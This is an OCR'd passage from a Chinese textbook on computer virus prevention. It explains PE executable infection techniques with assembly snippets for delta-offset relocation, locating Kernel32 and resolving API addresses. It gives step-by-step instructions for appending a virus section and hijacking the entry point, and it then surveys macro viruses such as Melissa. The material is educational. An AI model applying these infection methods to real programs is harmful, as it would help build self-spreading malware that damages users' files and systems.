

图 3-17　运行病毒



图 3-18　感染后的效果

3.3　32 位可执行文件病毒编制技术

学习本节前，建议学习并掌握 PE 可执行文件的结构及运行原理。推荐参考罗云彬编著的《Windows 环境下 32 位汇编语言程序设计》(第 2 版)。

尽管基于 16 位架构的病毒依然存在，尽管有些病毒创作者还沉浸在获得 16 位架构特权的喜悦中，但 32 位架构、64 位架构才代表当今潮流。古语云："知己知彼，百战不殆"。尽管本书的目的是计算机病毒防范技术，但学习并精通 32 位操作系统下的病毒制作理论是当

今病毒防范的重要基础。

3.3.1 PE文件结构及其运行原理

PE(Portable Executable,可移植的执行体)是Win32环境自身所带的可执行文件格式。它的一些特性继承自UNIX的COFF(Common Object File Format)文件格式。可移植的执行体意味着此文件格式是跨Win32平台的,即使Windows运行在非Intel的CPU上,任何Win32平台的PE装载器都能识别和使用该文件格式。当然,移植到不同的CPU上PE执行体必然得有一些改变。除VxD和16位的DLL外,所有Win32执行文件都使用PE文件格式。因此,研究PE文件格式是我们洞悉Windows结构的良机。

3.3.2 PE文件型病毒关键技术

在Win32下编写Ring3级别的病毒不是一件非常困难的事情,但是,在Win32下的系统功能调用不是直接通过中断来实现的,而是通过DLL导出的。因此,在病毒中得到API入口是一项关键任务。虽然,Ring3给我们带来了很多不方便的限制,但这个级别的病毒有很好的兼容性,能同时适用于Windows 9x和Windows 2000环境。编写Ring3级病毒,有几个重要问题需要解决。

1. 病毒的重定位

我们写正常程序的时候根本不用去关心变量(常量)的位置,因为源程序在编译的时候在内存中的位置都被计算好了。程序装入内存时,系统不会为它重定位。编程时需要用到变量(常量)的时候直接用它们的名称访问(编译后就是通过偏移地址访问)即可。

病毒不可避免地也要用到变量(常量),当病毒感染宿主程序后,由于其依附到宿主程序中的位置各有不同,它随着宿主程序载入内存后,病毒中的各个变量(常量)在内存中的位置自然也会随之改变。如果病毒直接引用变量就不再准确,势必导致病毒无法正常运行。因此,病毒必须对所有病毒代码中的变量进行重新定位。病毒重定位代码如下。

```
call delta
delta:pop ebp
          …
lea eax,[ebp + (offset var1 - offset delta)]
```

当pop语句执行完之后,ebp中存放的是病毒程序中标号delta在内存中的真正地址。如果病毒程序中有一个变量var1,那么该变量实际在内存中的地址应该是ebp+(offset var1-offset delta)。由此可知,参照量delta在内存中的地址加上变量var1与参考量之间的距离就等于变量var1在内存中的真正地址。

接下来,用一个简单的例子来说明这个问题。假设有一段简单的汇编代码:

```
dwVar       dd      ?
            call    @F
            @@:
            pop     ebx
            sub     ebx, offset @B
            mov     eax, [ebx + offset dwVar]
```

执行这段代码后，eax 存放的就是 dwVar 的运行时刻的地址。如果还不好理解，可以假设这段代码在编译运行时有一个固定起始装载地址(这有点像 DOS 时代的 COM 文件)。不失一般性，可以令这个固定起始装载地址为 00401000H。这段代码编译后的可执行代码在内存中的映像为：

```
00401000  00000000      BYTE 4 DUP(4)
00401004  E800000000    call 00401009
00401009  5B            pop ebx                 //ebx = 00401009
0040100A  81EB09104000  sub ebx, 00401009       //ebx = 0
00401010  8B8300104000  mov eax, dword prt  [ebx + 00401000]
                                                //最后一句相当于
                                                //mov eax, dword prt  [00401000]
                                                //或 mov eax, dwVar
```

如果理解了这个固定起始地址的装载过程，动态的装载就很容易理解了。接下来，假设将可执行程序动态地加载到内存中。

```
00801000  00000000      BYTE 4 DUP(4)
00801004  E800000000    call 00801009
00801009  5B            pop ebx                 //ebx = 00801009
0080100A  81EB09104000  sub ebx, 00401009       //ebx = 00400000
00801010  8B8300104000  mov eax, dword prt  [ebx + 00401000]
                                                //最后一句相当于
                                                //mov eax, [00801000]
                                                //或 mov eax, dwVar
```

2. 获取 API 函数

Win32 PE 病毒和普通 Win32 PE 程序一样需要调用 API 函数，但是普通的 Win32 PE 程序中有一个引入函数表，该函数表对应了代码段中所用到的 API 函数在动态链接库中的真实地址。这样，调用 API 函数时就可以通过该引入表找到相应 API 函数的真正执行地址。但是，对于 Win32 PE 病毒来说，它只有一个代码段，并不存在引入表。既然如此，病毒就无法像普通程序那样直接调用相关 API 函数，而应该先找出这些 API 函数在相应动态链接库中的地址。

如何获取 API 函数地址一直是病毒技术的一个非常重要的话题。要获得 API 函数地址，首先需要获得相应的动态链接库的基地址。在实际编写病毒的过程中，经常用到的动态链接库有 Kernel32.dll 和 user32.dll 等。具体需要搜索哪个链接库的基地址，就要看病毒要用的函数在哪个库中了。不失一般性，以获得 Kernel32 基地址为例，介绍几种方法。

(1) 利用程序的返回地址，在其附近搜索 Kernel32 的基地址。大家知道，当系统打开一个可执行文件的时候，会调用 Kernel32.dll 中的 CreateProcess 函数。当 CreateProcess 函数在完成装载工作后，它先将一个返回地址压入到堆栈顶端，然后转向执行刚才装载的应用程序。当该应用程序结束后，会将堆栈顶端数据弹出放到(E)IP 中，并且继续执行。刚才堆栈顶端保存的数据是什么呢？仔细想想，不难明白，这个数据其实就是 CreateProcess 函数在 Kernel32.dll 中的返回地址。其实这个过程和 call 指令调用子程序类似。

可以看出，这个返回地址在 Kernel32.dll 模块中。另外 PE 文件被装入内存时是按内

存页对齐的,只要从返回地址按照页对齐的边界一页一页地往低地址搜索,就必然可以找到 Kernel32.dll 的文件头地址,即 Kernel32 的基地址。其搜索代码如下。

```
mov  ecx,[esp]                          //将堆栈顶端的数据(即程序返回 Kernel32 的地址)赋给 ecx
xor  edx,edx                            //清零
getK32Base:
  dec  ecx                              //逐字节比较验证,也可以一页一页地搜
  movedx,word ptr [ecx + IMAGE_DOS_HEADER.e_lfanew]  //就是 ecx + 3ch
  testedx,0f000h                        //Dos Header 和 stub 不可能太大,不超过 4096 字节
  jnz  getK32Base                       //加速检验
cmp  ecx,dword ptr [ecx + edx + IMAGE_NT_HEADERS.OptionalHeader.ImageBase]
  jnz  getK32Base                       //看 Image_Base 值是否等于 ecx(模块起始值)
  mov  [ebp + offset k32Base],ecx       //如果是,就认为找到 Kernel32 的 Base 值
…
```

也可以采用以下方法。

```
getKBase:
mov edi,[esp + 04h]
//这里的 esp + 04h 是不定的,主要看从程序第一条指令执行到这里有多少 push
//操作,如果设为 N 个 push,则这里的指令就是 Mov edi,[esp + N * 4h]
and edi,0FFFF0000h
.while TRUE
    .ifDWORD ptr [edi] ==  IMAGE_DOS_SIGNATURE                  //判断是否为 MZ
        mov esi,edi
        add esi,DWORD ptr [esi + 03Ch]                          //esi 指向 PE 标志
     .if DWORD ptr [esi] == IMAGE_NT_SIGNATURE                  //是否有 PE 标志
          .break                                                //如果有,跳出循环
    .endif
  .endif

  sub edi, 010000h                      //分配粒度是 10000h,dll 必然加载在 xxxx0000h 处
  .if edi < MIN_KERNEL_SEARCH_BASE      //MIN_KERNEL_SEARCH_BASE 等于 70000000H
        mov edi, 0bff70000h             //如果上面没有找到,则使用 Windows 9x 的 Kernel 地址
        .break
  .endif
  .endw
mov hKernel32,edi                       //把找到的 Kernel32.dll 的基地址保存起来
```

(2) 对相应操作系统分别给出固定的 Kernel32 模块的基地址。对于不同的 Windows 操作系统,Kernel32 模块的地址是固定的,甚至一些 API 函数的大概位置都是固定的。譬如,Windows 98 为 BFF70000,Windows 2000 为 77E80000,Windows XP 为 77E60000。

在得到了 Kernel32 的模块地址以后,就可以在该模块中搜索所需要的 API 地址了。对于给定的 API,可以通过直接搜索 Kernel32.dll 导出表的方法来获得其地址,同样也可以先搜索出 GetProcAddress 和 LoadLibrary 两个 API 函数的地址,然后利用这两个 API 函数得到所需要的 API 函数地址。在已知 API 函数序列号或函数名的情况下,如何在导出表中搜索 API 函数地址的过程请读者进一步阅读“PE 文件结构”。具体代码如下。

```
GetApiA         proc    Base:DWORD,sApi:DWORD
      local     ADDRofFun:DWORD
      pushad
      mov       edi,Base
      add       edi,IMAGE_DOS_HEADER.e_lfanew
      mov       edi,[edi]                   //现在 edi = off PE_HEADER
      add       edi,Base                    //得到 IMAGE_NT_HEADERS 的偏移

      mov       ebx,edi
      mov       edi,
                [edi + IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
      add       edi,Base                    //得到 edi = IMAGE_EXPORT_DIRECTORY 入口

      mov       eax,[edi + 1ch]             //AddressOfFunctions 的地址
      add       eax,Base
      mov       ADDRofFun,eax
                                            //ecx = NumberOfNames
      mov       ecx,[edi + 18h]
      mov       edx,[edi + 24h]
      add       edx,Base                    //edx = AddressOfNameOrdinals

      mov       edi,[edi + 20h]
      add       edi,Base                    //edi = AddressOfNames
      invokeK32_api_retrieve,Base,sApi
      mov       ebx,ADDRofFun
      shl       eax,2                       //要乘以 4 才得到偏移
      add       eax,ebx
      mov       eax,[eax]
      add       eax,Base                    //加上 Base
      mov       [esp + 7 * 4],eax           //eax 返回 API 地址
      popad
      ret
GetApiA         endp

K32_api_retrieve        proc    Base:DWORD ,sApi:DWORD
      push      edx                         //保存 edx
      xor       eax,eax                     //此时 esi = sApi
Next_Api:                                   //edi = AddressOfNames
      mov       esi,sApi
      xor       edx,edx
      dec       edx
Match_Api_name:
      mov       bl,byte  ptr [esi]
      inc       esi
      cmp       bl,0
      jz        foundit

      inc       edx
```

```
        push    eax
        mov     eax,[edi + eax * 4]          //AddressOfNames 的指针,递增
        add     eax,Base                     //注意是 RVA,一定要加 Base 值
        cmp     bl,byte  ptr [eax + edx]     //逐字符比较
        pop     eax
        jz      Match_Api_name               //继续搜寻
        inc     eax                          //不匹配,下一个 API
        loop    Next_Api
        jmp     no_exist                     //若全部搜完,即未存在
foundit:
        pop     edx                          //edx = AddressOfNameOrdinals
        shl     eax,1                        //乘以 2 得到 AddressOfNameOrdinals 的指针
        movzx   eax,word  ptr [edx + eax];   //eax 返回指向 AddressOfFunctions 的指针
        ret
no_exist:
        pop     edx
        xor     eax,eax
        ret
K32_api_retrieve        endp
```

3. 文件搜索

搜索文件是病毒寻找目标文件的非常重要的功能。在 Win32 汇编中,通常采用 API 函数进行文件搜索。关键的函数和数据结构如下。

(1) FindFirstFile:该函数根据文件名查找文件。

(2) FindNextFile:该函数根据调用 FindFirstFile 函数时指定的一个文件名查找下一个文件。

(3) FindClose:该函数用来关闭由 FindFirstFile 函数创建的一个搜索句柄。

(4) WIN32_FIND_DATA:该结构中存放着找到文件的详细信息。

文件搜索一般采用递归算法进行搜索,也可以采用非递归搜索方法,这里仅介绍递归算法的搜索过程。

```
FindFile  Proc
(1) 指定找到的目录为当前工作目录
(2) 开始搜索文件( * . * )
(3) 该目录搜索完毕?是则返回,否则继续
(4) 找到文件还是目录?是目录则调用自身函数 FindFile,否则继续
(5) 是文件,如符合感染条件,则调用感染模块,否则继续
(6) 搜索下一个文件(FindNextFile),转到(3)继续
FindFile  Endp
```

4. 内存映射文件

内存映射文件提供了一组独立的函数,这些函数使应用程序能够像访问内存一样对磁

盘上的文件进行访问。这组内存映射文件函数将磁盘上的文件全部或者部分映射到进程虚拟地址空间的某个位置，以后对文件内容的访问就如同在该地址区域内直接对内存访问一样简单。这样，对文件中数据的操作便是直接对内存进行操作，大大提高了访问的速度，这对于计算机病毒减少资源占有是非常重要的。在计算机病毒中，通常采用如下几个步骤。

(1) 调用 CreateFile 函数打开想要映射的宿主程序，返回文件句柄 hFile。

(2) 调用 CreateFileMapping 函数生成一个建立基于宿主文件句柄 hFile 的内存映射对象，返回内存映射对象句柄 hMap。

(3) 调用 MapViewOfFile 函数将整个文件(一般还要加上病毒体的大小)映射到内存中。得到指向映射到内存的第一个字节的指针(pMem)。

(4) 用刚才得到的指针 pMem 对整个宿主文件进行操作，对宿主程序进行病毒感染。

(5) 调用 UnmapViewFile 函数解除文件映射，传入参数是 pMem。

(6) 调用 CloseHandle 函数来关闭内存映射文件，传入参数是 hMap。

(7) 调用 CloseHandle 函数来关闭宿主文件，传入参数是 hFile。

5. 病毒如何感染其他文件

PE 病毒感染其他文件的常见方法是在文件中添加一个新的节，然后把病毒代码和病毒执行后返回宿主程序的代码写入新添加的节中，同时修改 PE 文件头中入口点(AddressOfEntryPoint)，使其指向新添加的病毒代码入口。这样，当程序运行时，首先执行病毒代码，当病毒代码执行完成后才转向执行宿主程序。下面具体分析病毒感染其他文件的步骤。

(1) 判断目标文件开始的两个字节是否为 MZ。

(2) 判断 PE 文件标记 PE。

(3) 判断感染标记，如果已被感染过则跳出，继续执行宿主程序，否则继续。

(4) 获得 Data Directory(数据目录)的个数(每个数据目录信息占 8 字节)。

(5) 得到节表起始位置(数据目录的偏移地址＋数据目录占用的字节数＝节表起始位置)。

(6) 得到节表的末尾偏移(紧接其后用于写入一个新的病毒节信息，节表起始位置＋节的个数×每个节表占用的字节数 28H＝节表的末尾偏移)。

(7) 开始写入节表。

① 写入节名(8 字节)。

② 写入节的实际字节数(4 字节)。

③ 写入新节在内存中的开始偏移地址(4 字节)，同时可以计算出病毒入口位置。上一个节在内存中的开始偏移地址＋(上一个节的大小/节对齐＋1)×节对齐＝本节在内存中的开始偏移地址。

④ 写入本节(即病毒节)在文件中对齐后的大小。

⑤ 写入本节在文件中的开始位置。上节在文件中的开始位置＋上节对齐后的大小＝本节(即病毒)在文件中的开始位置。

⑥ 修改映像文件头中的节表数目。

⑦ 修改 AddressOfEntryPoint(即程序入口点指向病毒入口位置)，同时保存旧的

AddressOfEntryPoint,以便返回宿主并继续执行。

⑧ 更新SizeOfImage(内存中整个PE映像尺寸=原SizeOfImage+病毒节经过内存节对齐后的大小)。

⑨ 写入感染标记(后面例子中是放在PE头中)。

(8) 在新添加的节中写入病毒代码。

```
ECX = 病毒长度
ESI = 病毒代码位置(并不一定等于病毒执行代码开始位置)
EDI = 病毒节写入位置
```

(9) 将当前文件位置设为文件末尾。

6. 如何返回到宿主程序

为了提高自己的生存能力,病毒不应该破坏宿主程序的原有功能。因此,病毒应该在执行完毕后,立刻将控制权交给宿主程序。病毒如何做到这一点呢?返回宿主程序相对来说比较简单,病毒在修改被感染文件代码开始执行位置(AddressOfEntryPoint)时,会保存原来的值,这样,病毒在执行完病毒代码之后用一个跳转语句跳到这段代码处继续执行即可。

在这里,病毒会先作出一个"现在执行程序是否为病毒启动程序"的判断,如果不是启动程序,病毒才会返回宿主程序,否则继续执行程序其他部分。对于启动程序来说,它是没有病毒标志的。

上述几点都是病毒编制不可缺少的技术,这里的介绍比较简单,如果想进一步了解病毒编制技术可以参考Billy Belceb的Win32病毒编制技术以及中国病毒公社(CVC)杂志。

3.3.3 从Ring3到Ring0的简述

Windows操作系统运行在保护模式,保护模式将指令执行分为4个特权级,即众所周知的Ring0、Ring1、Ring2和Ring3。Ring0意味着更多的权利,可以直接执行诸如访问端口等操作,通常应用程序运行于Ring3,这样可以很好地保护系统安全。然而当需要Ring0的时候(如跟踪、反跟踪和写病毒等),麻烦就来了。如果想进入Ring0,一般要写VxD或WDM驱动程序,但这项技术对一般人来说并不那么简单。由于Windows 9x未对IDT(Interrupt Descriptor Table)、GDT(Global Descriptor Table)和LDT(Locale Descriptor Table)加以保护,可以利用这一漏洞进入Ring0。用SHE(Structure Handle Exception)、IDT、GDT和LDT等方法进入Ring0的例子请参考CVC杂志、已公开的病毒源码和相关论坛等。

在Windows NT/Windows 2000/Windows XP下进入Ring0是一件较困难的事情,因此,大多数感染Windows NT/Windows 2000/Windows XP系统的病毒都是Ring3级别的。

由于Windows 2000有比较多的安全审核机制,在Windows 2000下进入Ring0还必须具有Administrator权限。如果系统存在某种漏洞,如缓冲区溢出等,还是有可能获得Administrator权限的。因此,必须同时具备病毒编制技术和黑客技术才能进入Windows 2000的Ring0,由此可以看出,病毒编制技术越来越需要综合能力。

3.3.4　PE 文件格式实验

本实验是根据 PE 文件结构及其运行原理而设计的实验。通过该实验，读者可以了解 PE 文件的结构，为进一步学习 PE 文件病毒原理奠定基础。

【实验目的】

了解 PE 文件的基本结构。

【实验环境】

(1) Windows 2000、Windows 9x、Windows NT 以及 Windows XP。

(2) Visual Studio 6.0。

【实验步骤】

文件位置：本书配套素材目录\Experiment\winpe。

使用编译环境打开源代码工程，编译后可以生成可执行文件 winpe.exe。

预备步骤：找任意一个 Win32 下的 EXE 文件作为查看对象。

实验内容：运行 winpe.exe，并打开任一 exe 文件，选择不同的菜单，可以查看到 exe 文件的内部结构。实验具体步骤可以参考本书 PPT。可以与网上同类共享软件比较，例如，PE_STUB.exe 等 PE 文件查看器软件。

3.4　宏　病　毒

在恶意代码出现的早期，反病毒研究者就在讨论宏病毒了。20 世纪 80 年代，两位出色的研究者 Fred Cohen 博士和 Ralf Burger 对此进行了讨论，1989 年 Harold Highland 曾经对此写过一篇关于安全方面的文章 *A Macro Virus*。反病毒界知道了实现宏病毒的可能性，并且为它们没有在 Lotus 1-2-3 和 WordPerfect 中出现而感到困惑。或许病毒制造者正在等待合适的程序出现。这个合适的程序就是 Microsoft Word。第一个微软 Office 宏病毒于 1994 年 12 月发布。到 1995 年 Office 宏病毒就已经感染了世界上几乎所有的 Windows 计算机。曾几何时，宏病毒让其他类型的恶意代码都黯然失色。

3.4.1　宏病毒的运行环境

宏病毒与普通病毒不同，它不感染 EXE 文件和 COM 文件，也不需要通过引导区传播，而只感染文档文件。制造宏病毒并不费事，宏病毒作者只需要懂得一种宏语言，并且可以用它来操纵自己和其他文件，保证能够按照预先定义好的事件执行即可。宏病毒的产生，是利用了一些数据处理系统(如 Microsoft Word 文字处理、Microsoft Excel 表格处理系统)内置宏命令编程语言的特性而形成的。要达到宏病毒传染的目的，须具备以下特性。

(1) 可以把特定的宏命令代码附加在指定文件上。

(2) 可以实现宏命令在不同文件之间的共享和传递。

(3) 可以在未经使用者许可的情况下获取某种控制权。

目前，符合上述条件的系统有很多，其中包括 Microsoft 公司的 Word、Excel、Access、PowerPoint、Project、Visio 等产品，Inprise 公司的 Lotus AmiPro 文字处理软件。此外，还

包括 AutoCAD、CorelDRAW、PDF 等。这些系统内置了一种类似于 Basic 语言的宏编程语言(如 BASIC、Visual Basic 及 VBA 等)。

所谓宏,就是一些命令组织在一起,作为一个单独单元完成一个特定任务。Microsoft Word 中将宏定义为:"宏就是能组织到一起作为独立命令使用的一系列 Word 命令,它能使日常工作变得更容易。"Word 使用宏语言 BASIC 将宏作为一系列指令来编写。要想搞清楚宏病毒的来龙去脉,必须了解 Word 宏的基本知识及其编程技术。

宏语言是一种编程语言,但是有其自己的弱点。首先,宏语言不能脱离母程序运行。这就导致了第二个弱点,宏语言是解释型的,而不是编译型的。每一个宏命令要在其运行时嵌入到相应的位置,这种解释非常耗费时间。Office 新的宏语言实际上是部分编译成中间代码,成为 p 代码。但是 p 代码仍然需要解释执行。

Word 宏病毒是一些制作病毒的专业人员利用 Microsoft Word 的开放性专门制作的一个或多个具有病毒特点的宏的集合,这种病毒宏的集合影响到计算机的使用,并能通过 DOC 文档及 DOT 模板进行自我复制及传播。

尽管宏病毒可以在任何一个功能丰富的宏语言应用程序下创建,但它多数还是在微软 Office 程序下运行的。根据 InfoWorld 杂志的说法,世界上有超过 9000 万的微软 Office 用户,因此,多数宏病毒是为 Word 和 Excel 设计的。

3.4.2 宏病毒的特点

与传统的病毒不同,宏病毒具有自己的特别之处,概括起来包括如下几种。

1. 传播极快

Word 宏病毒通过 DOC 文档及 DOT 模板进行自我复制及传播,而 DOC 文档是交流最广的文件类型。多年来,人们大多重视保护自己计算机的引导部分和可执行文件不被病毒感染,而对外来的文档文件基本是直接浏览使用,这给 Word 宏病毒传播带来极大的便利。特别是 Internet 网络的普及,E-mail 的大量应用更为 Word 宏病毒传播铺平道路。

2. 制作方便,变种多

Word 使用宏语言 BASIC 来编写宏指令。宏病毒同样用 BASIC 来编写。目前,世界上的宏病毒原型已有几十种,其变种与日俱增,追究其原因还是 Word 的开放性所致。现在的 Word 病毒都是用 BASIC 语言写成的,大部分 Word 病毒宏并没有使用 Word 提供的 Execute Only 处理函数处理,而是仍处于可打开阅读修改状态。

所有用户能够很方便地在 Word 工具的宏菜单中看到这种宏病毒的全部面目。当然会有"不法之徒"利用掌握的 BASIC 语句把其中病毒激活条件和破坏条件加以改变,立即就生产出了一种新的宏病毒,甚至比原病毒的危害更加严重。

3. 破坏可能性极大

宏病毒用 VBA(早期使用 BASIC)语言编写,而 VBA 或 BASIC 语言提供了许多系统级底层调用。如直接使用 DOS 系统命令,调用 Windows VBA 或 API,以及 DDE、DLL 等。这些操作均可能对系统直接构成威胁,而 Word 在指令安全性、完整性上检测能力很弱,破坏系统的指令很容易被执行。Word 宏病毒的破坏体现在两方面。

(1) 对 Word 运行的破坏。不能正常打印、关闭或改变文件存储路径、将文件改名、乱

复制文件、封闭有关菜单以及使文件无法正常编辑。如 Taiwan No.1 病毒每月 13 日发作，发作时所有编写工作无法进行。

(2) 对系统的破坏。BASIC 语言能够调用系统命令，造成破坏。宏病毒 Nuclear 就是破坏操作系统的典型之一。

4. 多平台交叉感染

宏病毒冲破了以往病毒在单一平台上传播的局限，当 Word 和 Excel 这类著名应用软件在不同平台(如 Windows 9x、Windows NT、OS/2 和 MAC 等)上运行时，会引起宏病毒的交叉感染。

5. 地域性问题

早期的绝大多数宏病毒只感染英文版 Word 系统，通常不会感染其他一些本地化的非英文版本的 Word 系统，如法文版或德文版 Word 系统。当然相反的情况也同样存在，这是因为其内置的 BASIC 是不同版本的缘故。由于中文版 Word 内置的 BASIC 实际上是英文版的，因此，所有感染英文版 Word 的宏病毒几乎都会对中文版 Word 产生威胁。

6. 版本问题

宏病毒在 DOC 文档、DOT 模板中以 BFF(Binary File Format)格式存放，这是一种加密压缩格式，不同的 Word 版本格式可能不兼容。

3.4.3　经典宏病毒

1. 美丽莎(Melissa)

1999 年 3 月 26 日，星期五，上午 8 点 30 分。著名反病毒公司 NAI 的专家所罗门博士(Solomons)在一个著名的“性讨论新闻组”里发现了一个极不寻常的帖子，并在其文档中发现了编写精致的宏病毒。

这个病毒专门针对微软的电子邮件服务器 MS Exchange 和电子邮件收发软件 Outlook Express，是一种 Word 宏病毒，利用微软的 Word 宏和 Outlook Express 发送载有 80 个色情文学网址的列表，它可感染 Word 97 或 Word 2000。当用户打开一个受到感染的 Word 97 或 Word 2000 文件时，病毒会自动通过被感染者的 MS Exchange 和 Outlook Express 的通讯录，给前 50 个地址发出带有 W97M_MELISSA 病毒的电子邮件。

如果某个用户的电子信箱感染了“美丽莎”病毒，那么，在他的信箱中将可以看到标题为“Important message from ××(来自××的重要信息)”的邮件，其中××是发件人的名字。正文中写道，“这是你所要的文件……不要给其他人看。”此外，该邮件还包括一个名为 list.doc 的 Word 文档附件，其中包含大量的色情网址。

由于每个用户的邮件目录中大都留有部分经常通信的朋友或客户的地址，“美丽莎”病毒便能够以几何级数向外传播，直至“淹没”电子邮件服务器，使大量电子邮件服务器瘫痪。据计算，如果“美丽莎”能够按照理论上的速度传播，只需要繁殖 5 次就可以让全世界所有的网络用户都收到一份病毒邮件。由于病毒自动地进行自我复制，因而属于蠕虫类病毒。“美丽莎”的作者显然对此颇为得意，他在病毒代码中写道：“蠕虫类？宏病毒？Word 97 病毒？还是 Word 2000 病毒？你们自己看着办吧！”

“美丽莎”最令人恐怖之处，不在于“瘫痪”邮件服务器，而是大量涉及企业、政府和军队

的核心机密有可能通过电子邮件的反复传递而扩散出去,甚至受损害的用户连机密被扩散到了哪里都不知道。由此看来,“美丽莎”较1988年谈之色变的“莫里斯蠕虫病毒”和1998年的“BO黑客程序”更加险恶。

2. 台湾NO.1B

从1995年发现了全世界第一个宏病毒后,1996年在我国台湾也已诞生了第一个本土中文化的“十三号台湾NO.1B宏病毒”。这个病毒以“何谓宏病毒,如何预防?”之类的标题,随着Internet与BBS网络流传,将会对不知情而打开观看的Word使用者造成很大的不便。除了一般的计算机经销商在13日当天传出灾情,导致Word无法使用外,若干学校也发现此病毒的踪迹。在不是13日的日子里,宏病毒只会默默地进行感染的工作。而一旦到了每月13日,只要用户随便开启一份文件来看,病毒就马上发作。

病毒发作时,只要打开一个Word文档,就会被要求计算一道5个至多4位数的连乘算式。由于算式的复杂度,很难在短时间内计算出答案,一旦计算错误,Word就会自动开启20个新窗口,然后再次生成一道类似的算式,接着不断往复,直至系统资源耗尽。

3. O97M.Tristate.C病毒

O97M.Tristate.C宏病毒可以交叉感染MS Word 97、MS Excel 97和MS PowerPoint 97等多种程序生成的数据文件。病毒通过Word文档、Excel电子表格或PowerPoint幻灯片被激活,并进行交叉感染。病毒在Excel中被激活时,它在Excel Startup目录下查找文档BOOK1.XLS,如果不存在,病毒将在该目录下创建一个被感染的工作簿并使Excel的宏病毒保护功能失效。病毒存放在被感染的电子表格的“ThisWorkbook”中。

病毒在Word中被激活时,它在通用模板NORMAL.DOT的ThisDocument中查找是否存在它的代码,如果不存在,病毒感染通用模板并使Word的宏病毒保护功能失效。病毒在PowerPoint中被激活时,在其模板BLANK PRESENTATION.POT中查找是否存在模块Triplicate。如果没找到,病毒使PowerPoint的宏病毒保护功能失效,同时添加一个不可见的形状到第一个幻灯片,并将自身复制到模板。该病毒无有效载荷,但会将Word通用模板中的全部宏移走。在以上3种应用中病毒的感染过程近似,但在每种应用中的激活方式不同。

3.4.4 Word宏病毒的工作机制

Word是通过模板来创建文件的。模板是为了形成最终文档而提供的特殊文档,模板可以包括以下几个元素:菜单、宏和格式。模板是文本、图形和格式编排的蓝图,对于某一类型的所有文档来说,文本、图像和格式编排都是类似的。Word提供了几种常见文档类型的模板,如备忘录、报告和商务信件。用户可以直接使用模板来创建新文档,或者加以修改,也可以创建自己的模板。一般情况下,Word自动将新文档基于默认的公用模板(Normal.dot)。可以看出,模板在建立整个文档中所起的作用是作为一个基类。新文档继承了模板的属性(包括宏、菜单和格式等)。

1. Word中的宏

Word处理文档需要同时进行各种不同的动作,如打开文件、关闭文件、读取数据资料以及存储和打印等。每一种动作其实都对应着特定的宏命令。存文件对应着FileSave、改

名存文件对应着 FileSaveAS、打印则对应着 FilePrint。Word 打开文件时，它首先要检查是否有 AutoOpen 宏存在，假如有这样的宏，Word 就启动它，除非在此之前系统已经被“取消宏”(Disable Auto Macros)命令设置成宏无效。当然，如果 AutoClose 宏存在，则系统在关闭一个文件时，会自动执行它。

Word 宏及其运行条件如表 3-2 所示。

表 3-2　Word 宏及其运行条件

类　别	宏　名	运 行 条 件
自动宏	AutoExec	启动 Word 或加载全局模板时
	AutoNew	每次创建新文档时
	AutoOpen	每次打开已存在的文档时
	AutoClose	在关闭文档时
	AutoExit	在退出 Word 或卸载全局模板时
标准宏	FileSave	保存文件
	FileSaveAs	改名另存为文件
	FilePrint	打印文件
	FileOpen	打开文件

由自动宏和(或)标准宏构成的宏病毒，其内部都具有把带病毒的宏移植(复制)到通用宏的代码段，也就是说宏病毒通过这种方式实现对其他文件的传染。如果某个 DOC 文件感染了这类 Word 宏病毒，则当 Word 执行这类自动宏时，实际上就是运行了病毒代码。当 Word 系统退出时，它会自动地把所有通用宏(当然也包括传染进来的宏病毒)保存到模板文件中。当 Word 系统再次启动时，它又会自动地把所有通用宏(包括宏病毒)从模板中装入。如此，一旦 Word 系统遭受感染，则每当系统进行初始化时，都会随着模板文件的装入而成为带病毒的 Word 系统，继而在打开和创建任何文档时都会感染该文档。

